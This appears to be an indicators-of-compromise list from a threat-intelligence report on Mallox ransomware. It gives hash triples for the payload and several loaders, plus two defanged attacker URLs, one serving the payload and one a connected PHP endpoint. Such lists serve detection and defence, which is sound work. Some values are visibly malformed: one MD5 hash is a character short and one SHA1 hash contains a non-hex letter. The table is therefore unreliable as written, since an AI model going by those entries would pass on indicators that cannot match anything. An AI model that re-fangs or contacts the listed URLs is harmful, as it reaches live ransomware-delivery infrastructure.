b739be28cb9a30868112d4786bc11d37 296e19773f6b7190d914ac556abe0125e5d7aa5 b3ccec8ca26bc3b6597ddb0424a455eb7809e7608f5d62f6c7f5d757d4d32253	MD5 SHA1 SHA256	Chseyk.jpeg Encrypted Payload
86344d7e6e5b371717313032632cbb1 3921694be80b2fd5d8007c8155bee018c32fecbb b64606198c158f79287b215343d286adf959e89acb054f8f3db706f3c06f48aa	MD5 SHA1 SHA256	Mallox Payload
688e0b37794395cfecaf9cc519e3c26a d215d4166dfa07be393459c99067319036eb80ba 77fdce66e7f909300e4493cbe7055254f7992ba65f9b7445a6755d0dbd9f80a5	MD5 SHA1 SHA256	Mallox Loader
6080b540d975b7a4f66cd54ee83ed600 62324b38a5a5a2533f3bd401d7afd1c6c4235b08 89c9c14af6ab4f3f93705325dbc32bde6c232d26d22e8f835db24efc18007ea4	MD5 SHA1 SHA256	Mallox Loader
2ffae162e07ba8debdf25694e8fd8325 a1289c3e585e091a7c8f89869a76e40f7e3880fd d691f44b587c6ed47c2d57b2bf99323877821a318cb0d5aa9899c40a44e81ef3	MD5 SHA1 SHA256	Mallox Loader
cacbed12b83529ebb99b0297d52b0749 db6d67f55bce0425baef2348e70f1478d022820e 58726aac2652bedfe47b7e1c73ba39d028e2e6ad188f4ed735d614097be4a23b	MD5 SHA1 SHA256	Mallox Loader
da3f02b82e982f5ce5a71d769a067f3b e165cac5ab2b2312f7ed8569c69a75bae48b8316 7164ba41639c8edcd9ff1cf41a806c9a23de566b56a7f34a0205ba1f84575a48	MD5 SHA1 SHA256	Mallox Loader
38454291f7b871d71a512b5dd5100d9e 9e9c04f00822aacia15d0bcc4749f8e6920d4550 45391bfbb06263f421ac739e1e4b438fb99a0757dcecc68de79b2dbe02c1641e	MD5 SHA1 SHA256	Mallox Loader
7be2a76577f6ee05ec08c77c41cd9dd4 f3cfca7a2160559aa62b4cf42cd15870a4abcae7 87a923319c6ea74a9cef5ed7528afdbd4a05e7600ce7f4359e5990ff8769a2ff	MD5 SHA1 SHA256	Mallox Loader

6e542eda455e8c8600df96874c8deceb 670530d36967c5927955d31052dff165a187c1f2 d755cd96077cebbcd84a86e69d1fd84b95e3e5763abc8ac8ec0a7f1df30e9585	MD5 SHA1 SHA256	Mallox Loader
hxxp://80[.]166[.]75[.]98/Chseyk.jpeg	URL	Malicious URL
hxxp://193[.]106[.]191[.]141/QWEwqdsvsf/ap.php	URL	Connected URL

Source: <https://blog.cyble.com/2022/12/08/mallox-ransomware-showing-signs-of-increased-activity/>